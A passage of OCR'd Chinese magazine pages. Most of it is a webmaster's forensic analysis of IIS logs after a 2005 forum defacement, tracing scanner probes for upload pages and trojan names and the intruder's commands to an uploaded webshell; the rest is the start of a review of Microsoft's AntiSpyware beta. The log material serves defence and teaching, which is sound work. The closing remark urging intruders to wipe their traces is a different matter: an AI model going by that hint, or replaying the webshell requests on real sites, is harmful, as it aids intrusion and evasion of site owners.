2005-01-18 14:55:16 61.141.  - 218.92.  80 GET /gif.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:16 61.141.  - 218.92.  80 GET /admin/upfile.asp |-|0|404_Object_Not_Found 404 Mozilla/4.
2005-01-18 14:55:17 61.141.  - 218.92.  80 GET /bbs/gif.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:17 61.141.  - 218.92.  80 GET /forum/gif.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:17 61.141.  - 218.92.  80 GET /bbs/newmm.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:17 61.141.  - 218.92.  80 GET /bbs/image.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:18 61.141.  - 218.92.  80 GET /image.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:18 61.141.  - 218.92.  80 GET /bbs/diy.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:18 61.141.  - 218.92.  80 GET /bbs/face.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:18 61.141.  - 218.92.  80 GET /face.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:23 61.141.  - 218.92.  80 GET /bbs/css.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:23 61.141.  - 218.92.  80 GET /css.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:55:23 61.141.  - 218.92.  80 GET /img.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 14:59:36 61.150.  2 - 218.92  80 GET /favicon.ico - 404 Mozilla/4.0+(compatible;+MSIE+6.0;+Wi
2005-01-18 15:00:24 61.150.  2 - 218.92  80 GET /forum/BbsList.asp BoardID=9 200 Mozilla/4.0+(compatible;
2005-01-18 15:00:27 61.141.  - 218.92.  80 GET /dbm6.asp - 302 Mozilla/4.0
2005-01-18 15:00:27 61.141.  - 218.92.  80 GET / - 403 Mozilla/4.0
2005-01-18 15:00:27 61.141.  - 218.92.  80 GET /mmma.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 15:00:27 61.141.  - 218.92.  80 GET /bbs/mmma.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 15:00:28 61.141.  - 218.92.  80 GET /2005.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 15:00:31 61.141.  - 218.92.  80 GET /bbs/2005.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 15:00:31 61.141.  - 218.92.  80 GET /bbs/haiyang.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
2005-01-18 15:00:31 61.141.  - 218.92.  80 GET /haiyang.asp |-|0|404_Object_Not_Found 404 Mozilla/4.0
```

图2

从上面的资料发现入侵者61.141.***.***也是利用程序去扫描指定的上传页面，从而确定入侵目标是否存在这些页面，然后进行上传漏洞的入侵。还有就是扫描利用动网默认数据库，一些比较常用的木马名称，看来这个入侵者还以为我的BBS是“马坊”啊，扫描这么多的木马文件能找着就是奇迹啊。继续往下走终于被我发现了，入侵者61.141.***.***在黑了我网站首页之前的动作记录，首先在Forum的文件夹目录建立了一个Myth.txt文件，然后在Forum的文件夹目录下再生成了一只木马Akk.asp，如图3。

```
2005-01-18 18:19:28 61.145.  - 218.92.  80 GET /forum/Images/article.gif - 304 Mozilla/4.0+(compatible;
2005-01-18 18:19:28 61.145.  - 218.92.  80 GET /forum/Images/CopyRight.gif - 304 Mozilla/4.0+(compatibl
2005-01-18 18:19:28 61.145.  - 218.92.  80 GET /forum/Images/Point.gif - 304 Mozilla/4.0+(compatible;+M
2005-01-18 18:21:38 61.145.  - 218.92.  80 GET /forum/myth.txt - 404 Mozilla/4.0+(compatible;+MSIE+6.0;
2005-01-18 18:22:26 61.145.  - 218.92.  80 GET /forum/akk.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+
2005-01-18 18:22:31 61.145.  - 218.92.  80 POST /forum/akk.asp - 302 Mozilla/4.0+(compatible;+MSIE+6.0;
2005-01-18 18:22:31 61.145.  - 218.92.  80 GET /forum/akk.asp d=ls.asp 200 Mozilla/4.0+(compatible;+MSI
2005-01-18 18:22:39 61.145.  - 218.92.  80 GET /forum/akk.asp d=ls.asp&path=/test&oldpath=&attrib= 200
2005-01-18 18:22:42 61.145.  - 218.92.  80 GET /forum/akk.asp d=e.asp&path=/test/1.asp&attrib= 200 Mozi
2005-01-18 18:22:47 61.145.  - 218.92.  80 GET /forum/akk.asp d=ls.asp 200 Mozilla/4.0+(compatible;+MSI
2005-01-18 18:22:50 61.145.  - 218.92.  80 GET /forum/akk.asp d=ls.asp&path=/lan&oldpath=&attrib= 200 M
2005-01-18 18:22:53 61.145.  - 218.92.  80 GET /forum/akk.asp d=e.asp&path=/lan/index.html&attrib= 200
2005-01-18 18:22:58 61.145.  - 218.92.  80 GET /forum/akk.asp d=ls.asp 200 Mozilla/4.0+(compatible;+MSI
2005-01-18 18:23:01 61.145.  - 218.92.  80 GET /forum/akk.asp d=ls.asp&path=/forum&oldpath=&attrib= 200
2005-01-18 18:24:16 61.145.  - 218.92.  80 POST /forum/akk.asp d=up.asp 200 Mozilla/4.0+(compatible;+MS
2005-01-18 18:24:18 61.145.  - 218.92.  80 GET /forum/akk.asp d=ls.asp&path=/forum&oldpath=&attrib= 200
2005-01-18 18:24:31 61.145.  - 218.92.  80 GET /forum/myth.txt - 200 Mozilla/4.0+(compatible;+MSIE+6.0;
2005-01-18 18:25:01 61.145.  - 218.92.  80 GET /forum/akk.asp d=ls.asp&path=/forum&oldpath=&attrib= 200
2005-01-18 18:25:05 61.145.  - 218.92.  80 GET /forum/akk.asp d=e.asp&path=/forum/myth.txt&op=del&attri
2005-01-18 18:25:11 61.145.  - 218.92.  80 POST /forum/akk.asp d=up.asp 200 Mozilla/4.0+(compatible;+MS
2005-01-18 18:25:37 61.145.  - 218.92.  80 GET /forum/myth.txt - 200 Mozilla/4.0+(compatible;+MSIE+6.0;
2005-01-18 18:26:00 61.145.  - 218.92.  80 GET /forum/inc/ubb.asp - 200 Mozilla/4.0+(compatible;+MSIE+6.
2005-01-18 18:26:11 222.83.    218.92.  80 GET /forum/myth.txt - 200 Mozilla/4.0+(compatible;+MSIE+6.0;+
2005-01-18 18:26:12 222.83.    218.92.  80 GET /favicon.ico - 404 Mozilla/4.0+(compatible;+MSIE+6.0;+Win
2005-01-18 18:26:13 61.145.  - 218.92.  80 POST /forum/inc/ubb.asp - 200 Mozilla/4.0+(compatible;+MSIE+
2005-01-18 18:26:26 61.145.  - 218.92.  80 GET /forum/myth.txt - 304 Mozilla/4.0+(compatible;+MSIE+6.0;
2005-01-18 18:26:26 61.145.  - 218.92.  80 GET /forum/akk.asp d=ls.asp&path=/forum&oldpath=&attrib= 200
2005-01-18 18:26:40 61.145.  - 218.92.  80 POST /forum/inc/ubb.asp - 200 Mozilla/4.0+(compatible;+MSIE+
```

图3

在日志的记录下，看到了入侵者利用akk.asp木马的所有操作记录，详细入侵分析如下：

GET /forum/akk.asp - 200

利用旁注网站的webshell在Forum文件夹下生成akk.asp后门

GET /forum/akk.asp d=ls.asp 200

入侵者登录后门

```
GET /forum/akk.asp d=ls.asp&path=/test&oldpath=&attrib= 200
进入test文件夹
GET /forum/akk.asp d=e.asp&path=/test/1.asp&attrib= 200
利用后门在test文件夹修改1.asp的文件
GET /forum/akk.asp d=ls.asp 200
GET /forum/akk.asp d=ls.asp&path=/lan&oldpath=&attrib= 200
进入lan文件夹
GET /forum/akk.asp d=e.asp&path=/lan/index.html&attrib= 200
利用编辑命令修改lan文件夹内的首页文件
GET /forum/akk.asp d=ls.asp 200
GET /forum/akk.asp d=ls.asp&path=/forum&oldpath=&attrib= 200
进入BBS文件夹（这下子真的进入BBS目录了）
POST /forum/akk.asp d=up.asp 200
GET /forum/akk.asp d=ls.asp&path=/forum&oldpath=&attrib= 200
GET /forum/myth.txt     200
在forum的文件夹内上传myth.txt的文件
GET /forum/akk.asp d=ls.asp&path=/forum&oldpath=&attrib= 200
GET /forum/akk.asp d=e.asp&path=/forum/myth.txt&op=del&attrib= 200
POST /forum/akk.asp d=up.asp 200
GET /forum/myth.txt     200
```

利用后门修改Forum文件夹目录下的myth.txt文件。之后又再利用旁注网站的webshell进行了Ubb.asp的后门建立，利用akk.asp的后门修改了首页，又把首页备份。不明白这位入侵者是怎么一回事，整天换webshell进行利用，还真的摸不透。

三、分析日志总结

入侵者是利用工具踩点，首先确定BBS可能存在的漏洞页面，经过测试发现不可以入侵，然后转向服务器的入侵，利用旁注专用的程序或者是特定的程序进行网站入侵，拿到了webshell，再进行文件夹的访问从而入侵了我的BBS系统修改了首页，因为是基于空间的IIS日志进行分析，所以不清楚入侵者是利用哪个网站哪个页面进行入侵的！不过好在利用日志记录，确定了入侵BBS的入侵者IP地址以及使用的木马（xiaolu编写的），还留下了大量入侵记录。

整个日志追踪过程就完毕了，从这里我们知道了如果入侵的时候，不注意在入侵时所产生的记录，就很容易被网管发现我们入侵手法以及过程，这样对于我们自身就增加了一份危险。敬告大家，不想被警察叔叔抓就不要去入侵，想入侵又不想被警察叔叔抓，就记得如何去擦干净你的入侵痕迹。本文技术含量不高，只是希望给各位小黑和网管知道入侵和被入侵都有迹可寻！

Microsoft 微软之反谍软件 AntiSpyware

邻家少莉

现在的反间谍软件真的是日新月异，不过好象还不曾见到微软的反间谍软件哦！每当我们的Windows闹什么漏洞蠕虫的时候，大家更多的是把矛头指向Microsoft。不过现在好了，不出则已，出则一鸣惊人。下面我们就一起来领略一下Microsoft的首款反谍软件——AntiSpyware（后面简称为MA）测试版的风采吧！

作为操作系统的大牛——微软可能考虑到语言和功能等，与不同的系统平台进行更好的无缝结合而为大家提供了相应的版本，具体大家可以到下面的URL：http://www.microsoft.com/athome/security/spyware/software/default.mspx查询。所以下载前我们需用微软提供的一个小软件来检测我们系统应该下载什么样的版本，如图1所示。




图 1

运行后会弹出一个包含六位字母序号的对话框，我们输入后就可以继续进行下载了。MA给人的感觉就是专业。

MA目前的功能大致可以分为间谍扫描、实时保护和高级工具三部分。下面我就分别来给大家介绍一下吧！

一、间谍扫描

其实在软件安装的过程中就提示过是否对系统进行扫描，这里的间谍扫描有两个值得关注的地方，一是扫描的方式和规则，二是计划扫描任务。

如图2所示，在进行扫描规则选择的时候，有快速扫描和系统扫描两种。快速扫描只是对系统内存和注册表进行检




图 2

测，而系统扫描则是增加了对系统的文件以及强度设置的扫描。大家可以根据自己的需要来选择扫描方式，合适的方法可以节省大家的时间并得到理想的结果。

如图 3 所示，计划扫描任务项中大家可以根据自己使用电脑的忙闲时来确定扫描的时间。比如，中午休息时使用电脑就不怎么多，此时就可以分配给系统扫描。计划扫描很容易实现两天一粗扫，一周一大扫，甚至具体到 1 2 点哦！现在的网络安全可不怎么乐观呀！




图 3

二、实时保护

M A 的实时保护分为三大块：网络、系统、

如图 4 所示。




图 4

